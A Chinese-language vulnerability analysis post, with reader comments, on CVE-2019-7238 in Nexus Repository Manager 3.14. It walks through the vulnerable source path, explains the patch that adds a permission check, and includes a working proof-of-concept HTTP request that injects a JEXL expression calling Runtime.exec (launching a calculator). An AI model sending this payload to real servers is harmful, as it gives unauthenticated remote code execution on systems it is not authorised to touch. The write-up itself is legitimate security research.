Nexus Repository Manager 3 RCE 分析 -【CVE-2019-7238】

chybeta / 2019-02-18 10:22:00 / 浏览数 6918 安全技术 漏洞分析 顶(0) 踩(0)

漏洞公告

https://support.sonatype.com/hc/en-us/articles/360017310793-CVE-2019-7238-Nexus-Repository-Manager-3-Missing-Access-Controls-and-Remote-Code-Ex

膜 Rico 和 voidfyoo. orz

漏洞分析

定位到如下位置 plugins/nexus-coreui-plugin/src/main/java/org/sonatype/nexus/coreui/ComponentComponent.groovy:185

```
@Named
@Singleton
@DirectAction(action = 'coreui_Component')
class ComponentComponent
   extends DirectComponentSupport
{
   ...

   @DirectMethod
   @Timed
   @ExceptionMetered
   PagedResponse<AssetXO> previewAssets(final StoreLoadParameters parameters) {

       String repositoryName = parameters.getFilter('repositoryName')
       String expression = parameters.getFilter('expression')
       String type = parameters.getFilter('type')
       // ■■■■■■ repositoryName ■ expression ■ type

       if (!expression || !type || !repositoryName) {
       return null
       }

       // ■■ repositoryName
       RepositorySelector repositorySelector = RepositorySelector.fromSelector(repositoryName)

       // ■■ type ■■■■■■■ validate
       if (type == JexlSelector.TYPE) {
           jexlExpressionValidator.validate(expression)
       }
       else if (type == CselSelector.TYPE) {
           cselExpressionValidator.validate(expression)
       }

       List<Repository> selectedRepositories = getPreviewRepositories(repositorySelector)
       if (!selectedRepositories.size()) {
           return null
       }

       def result = browseService.previewAssets(
           repositorySelector,
           selectedRepositories,
           expression,
           toQueryOptions(parameters))
       return new PagedResponse<AssetXO>(
           result.total,
           result.results.collect(ASSET_CONVERTER.rcurry(null, null, [:], 0)) // buckets not needed for asset preview screen
       )
   }
   ...
}
```

Nexus为了查询方便，特地在jexl的基础上引入了csel表达式。简单起见，这里不做展开。接着我们跟入`browseService.previewAssets`，接口定义在components/nexus-repository/src/main/java/org/sonatype/nexus/repository/browse/BrowseService.java:59

```
/**
  * Returns a {@link BrowseResult} for previewing the specified repository based on an arbitrary content selector.
  */
 BrowseResult<Asset> previewAssets(final RepositorySelector selectedRepository,
                                   final List<Repository> repositories,
                                   final String jexlExpression,
                                   final QueryOptions queryOptions);
```

具体实现在 components/nexus-repository/src/main/java/org/sonatype/nexus/repository/browse/internal/BrowseServiceImpl.java:233

```
@Named
@Singleton
public class BrowseServiceImpl
   extends ComponentSupport
   implements BrowseService
{
 ...
 @Override
 public BrowseResult<Asset> previewAssets(final RepositorySelector repositorySelector,
                                          final List<Repository> repositories,
                                          final String jexlExpression,
                                          final QueryOptions queryOptions)
 {
   checkNotNull(repositories);
   checkNotNull(jexlExpression);
   final Repository repository = repositories.get(0);
   try (StorageTx storageTx = repository.facet(StorageFacet.class).txSupplier().get()) {
     storageTx.begin();
     List<Repository> previewRepositories;
     if (repositories.size() == 1 && groupType.equals(repository.getType())) {
       previewRepositories = repository.facet(GroupFacet.class).leafMembers();
     }
     else {
       previewRepositories = repositories;
     }

     PreviewAssetsSqlBuilder builder = new PreviewAssetsSqlBuilder(
         repositorySelector,
         jexlExpression,
         queryOptions,
         getRepoToContainedGroupMap(repositories));

     String whereClause = String.format("and (%s)", builder.buildWhereClause());

     //The whereClause is passed in as the querySuffix so that contentExpression will run after repository filtering
     return new BrowseResult<>(
         storageTx.countAssets(null, builder.buildSqlParams(), previewRepositories, whereClause),
         Lists.newArrayList(storageTx.findAssets(null, builder.buildSqlParams(),
             previewRepositories, whereClause + builder.buildQuerySuffix()))
     );
   }
 }
 ...
}
```

注意上面代码中的英文注释，大意为`whereClause`条件在完成`repository filtering`后将会进行`contentExpression`。而`whereClause`是通过前面一系列Builder构建的。可以跟入`builder.buildWhereClause()`，在components/nexus-repository/src/main/java/org/sonatype/nexus/repository/browse/internal/PreviewAssetsSqlBuilder.java:51 ，这里最终引入了contentExpression和jexlExpression:

```
public class PreviewAssetsSqlBuilder
{
 ...
 public String buildWhereClause() {
   return whereClause("contentExpression(@this, :jexlExpression, :repositorySelector, " +
       ":repoToContainedGroupMap) == true", queryOptions.getFilter() != null);
 }
 ...
}
```

接下来即考虑如何进一步执行contentExpression。在
components/nexus-repository/src/main/java/org/sonatype/nexus/repository/selector/internal/ContentExpressionFunction.java
。当contentExpression执行时，会调用execute方法：

```
public class ContentExpressionFunction
   extends OSQLFunctionAbstract
{
 public static final String NAME = "contentExpression";
 ...
 @Inject
 public ContentExpressionFunction(final VariableResolverAdapterManager variableResolverAdapterManager,
                                  final SelectorManager selectorManager,
                                  final ContentAuthHelper contentAuthHelper)
 {
   super(NAME, 4, 4);
   this.variableResolverAdapterManager = checkNotNull(variableResolverAdapterManager);
   this.selectorManager = checkNotNull(selectorManager);
   this.contentAuthHelper = checkNotNull(contentAuthHelper);
 }

 @Override
 public Object execute(final Object iThis,
                       final OIdentifiable iCurrentRecord,
                       final Object iCurrentResult,
                       final Object[] iParams,
                       final OCommandContext iContext)
 {
   OIdentifiable identifiable = (OIdentifiable) iParams[0];
   // asset
   ODocument asset = identifiable.getRecord();
   RepositorySelector repositorySelector = RepositorySelector.fromSelector((String) iParams[2]);
   // jexlExpression ■ iParams[1]
   String jexlExpression = (String) iParams[1];
   List<String> membersForAuth;

   ...

   return contentAuthHelper.checkAssetPermissions(asset, membersForAuth.toArray(new String[membersForAuth.size()])) &&
       checkJexlExpression(asset, jexlExpression, asset.field(AssetEntityAdapter.P_FORMAT, String.class));
 }
```

其中的iParams即可对应传入的参数。iParams[0]即@this，iParams[1]即jexlExpression，iParams[2]即repositorySelector。在完成初步筛选出asset后进入最后的checkJexlExpression

```
...
 private boolean checkJexlExpression(final ODocument asset,
                                     final String jexlExpression,
                                     final String format)
 {
   VariableResolverAdapter variableResolverAdapter = variableResolverAdapterManager.get(format);
   // variableSource ■ asset ■■
   VariableSource variableSource = variableResolverAdapter.fromDocument(asset);

   SelectorConfiguration selectorConfiguration = new SelectorConfiguration();

   selectorConfiguration.setAttributes(ImmutableMap.of("expression", jexlExpression));
   // JexlSelector.TYPE ■■■ ■■■ 'jexl'
   selectorConfiguration.setType(JexlSelector.TYPE);
   selectorConfiguration.setName("preview");

   try {
     // ■■■■■
     return selectorManager.evaluate(selectorConfiguration, variableSource);
   }
   catch (SelectorEvaluationException e) {
     log.debug("Unable to evaluate expression {}.", jexlExpression, e);
     return false;
```

```
    }
  }

}
```

`selectorConfiguration`保存要生成的表达式config。`jexlExpression`即前面传入的参数。跟入`selectorManager.evaluate`，在components/nexus-core/src/main/java/org/sonatype/nexus/internal/selector/SelectorManagerImpl.java:156 ，最终执行了表达式


```
@Override
 @Guarded(by = STARTED)
 public boolean evaluate(final SelectorConfiguration selectorConfiguration, final VariableSource variableSource)
     throws SelectorEvaluationException
 {
   // ■■■■■ selectorConfiguration ■■■■■ selector
   // ■■■■■ JexlSelector.TYPE ■■■■■■ JexlSelector
   Selector selector = createSelector(selectorConfiguration);

   try {
     // ■■ selector ■ evaluate ■■
     return selector.evaluate(variableSource);
   }
   catch (Exception e) {
     throw new SelectorEvaluationException("Selector '" + selectorConfiguration.getName() + "' evaluation in error",
         e);
   }
 }
```

漏洞复现


参考官方文档：
https://help.sonatype.com/repomanager3/configuration/repository-management#RepositoryManagement-CreatingaQuery

其对应接口位置如下图



Sonatype Nexus Repository Manager
OSS 3.14.0-04
Search components
admin
Administration
Repository
Blob Stores
Repositories
Content Selectors
Cleanup Policies
IQ Server
Server
Security
Privileges
Roles
Users
Anonymous
LDAP
Content Selectors / Create Selector
Specification
Search expression:
Use query to identify repositories, components or assets
This field is required
Example Content Selector Expressions:
Select all "raw" format content
format == "raw"
Select all "maven2" content with a groupId that starts with "org.
format == "maven2" and coordinate.groupId =^ "org.sonatype.n
See the Nexus documentation for more details
Preview results
Create selector
Cancel
Preview results
Type:
CSEL
Expression:
Preview Repository:
Select a repository to evaluate the content selector and see the content that would be available.
Select a repository...
Preview
Filter
Name
No assets in repository matched the expression
Close

如果是新搭建的环境，为复现成功，还需要先往现有的Repository添加asset。这样在查询确实存在asset后，才会进一步根据`whereClause`对查询结果asset进行筛选，也才



Choose assets for this component


File: C:\fakepath\commons-logging-1.2.jar
Classifier:
Extension: jar

Component coordinates

Group ID: test

Artifact ID: test


POC如下：



```
POST /service/extdirect HTTP/1.1
Host: 127.0.0.1:8081
Content-Type: application/json
Referer: http://127.0.0.1:8081/
Connection: close
Content-Length: 355
TEST: chybeta

{"action":"coreui_Component","method":"previewAssets","data":[{"page":1,"start":0,"limit":50,"sort":[{"property":"name","direction":"ASC"}],"filter":[{"property":"repositoryName","value":"*"},{"property":"expression","value":"1.class.forName('java.lang.Runtime').getRuntime().exec('calc.exe')"},{"property":"type","value":"jexl"}]}],"type":"rpc","tid":10}
```

漏洞修复



```
@DirectMethod
@Timed
@ExceptionMetered
PagedResponse<AssetXO> previewAssets(final StoreLoadParameters par
  String repositoryName = parameters.getFilter('repositoryName')
  String expression = parameters.getFilter('expression')
  String type = parameters.getFilter('type')
  if (!expression || !type || !repositoryName) {
    return null
  }
```

```
@DirectMethod
@Timed
@ExceptionMetered
@RequiresPermissions('nexus:selectors:*')
PagedResponse<AssetXO> previewAssets(final StoreLoadParameters param
  String repositoryName = parameters.getFilter('repositoryName')
  String expression = parameters.getFilter('expression')
  String type = parameters.getFilter('type')
  if (!expression || !type || !repositoryName) {
    return null
  }
```

增加了权限要求`@RequiresPermissions('nexus:selectors:*')`

点击收藏 | 0 关注 | 1

[上一篇：绕过Facebook CSRF保护...](#) [下一篇：Active Directory ...](#)

1. 10 条回复

sha****ock5 2019-02-18 11:16:14

膜 学习了。在github上找diff找到了这个插入点，测试了好久，但是代码没有跟进`buildWhereClause()`方法导致不知道得查到assets才能执行jexl表达式自己搭建的系统没有插入assets[捂脸]导致没有复现成功

0 回复Ta

---


sha****ock5 2019-02-18 16:21:59

大佬 最开始是怎么进入ComponentComponent.groovy的`previewAssets`的呢

0 回复Ta

大佬 2019-02-18 17:18:44

[@sha****ock5](#) https://mp.weixin.qq.com/s/P1KC7wadbEZbHvavYQjbVA 里面有响应：



```
OST /service/extdirect HTTP/1.1
ost: localhost:8081
onnection: close
ccept-Encoding: gzip, deflate
ccept: */*
ser-Agent: python-requests/2.19.1
ontent-Length: 409
ontent-Type: application/json
```

[redacted]

```
HTTP/1.1 200 OK
Connection: close
Date: Wed, 13 Feb 2019 09:20:49 GMT
Server: Nexus/3.14.0-04 (OSS)
X-Content-Type-Options: nosniff
Content-Type: application/json;charset=utf-8
Content-Length: 121

{"tid":9,"action":"coreui_Component","method":"previewAssets","result
"rpc"}
```

0 回复Ta

[sha****ock5](#) 2019-02-18 17:51:55

[@大佬](#) 我是说代码层面哈 如何确定入口是ComponentComponent.groovy的`previewAssets`呢？

0 回复Ta

[lucifaer](#) 2019-02-18 18:11:25


@sha****ock5 看返回包，可以看到是调用coreui_Component的previewAssets

1 回复Ta

打死我也不说 2019-02-19 10:31:36

@sha****ock5 求解里面上传的这个logging.jar是什么东西怎么生成呢？

0 回复Ta

chybeta 2019-02-19 10:41:22

@打死我也不说 随便找的jar包。maven上找个就行。

0 回复Ta

打死我也不说 2019-02-19 12:23:16


@chybeta OK ,已经复现了，感谢UP

0 回复Ta

---

sha****ock5 2019-02-19 20:39:39

可以通过nexus的log里找到执行不存在的命令时打印出的调用栈：
https://pastebin.com/raw/tUFYC0yf



```
2019-02-19 12:31:25,004+0000 WARN  [qtp862132881-215 <command>sql.select from asset where (bucket=#30:0 or bucket=#32:0 or bucket=#27:1 or bucket=#29:0 or bucket=#31:0 or bucket=#27:0 o
r bucket=#28:0) and (contentExpression(@this, :jexlExpression, :repositorySelector, :repoToContainedGroupMap) == true) SKIP 0 LIMIT 25</command>] *UNKNOWN org.apache.commons.jexl3.JexlE
ngine - org.sonatype.nexus.selector.JexlSelector@1:51 exec
java.io.IOException: Cannot run program "/Applications/Calculator.app/Contents/MacOS/Calculator": error=2, No such file or directory
        at java.lang.ProcessBuilder.start(ProcessBuilder.java:1048)
        at java.lang.Runtime.exec(Runtime.java:620)
        at java.lang.Runtime.exec(Runtime.java:450)
        at java.lang.Runtime.exec(Runtime.java:347)
        at sun.reflect.GeneratedMethodAccessor100.invoke(Unknown Source)
        at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
        at java.lang.reflect.Method.invoke(Method.java:498)
```

0 回复Ta

XChen 2019-03-15 12:24:06

学习了，复现成功

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录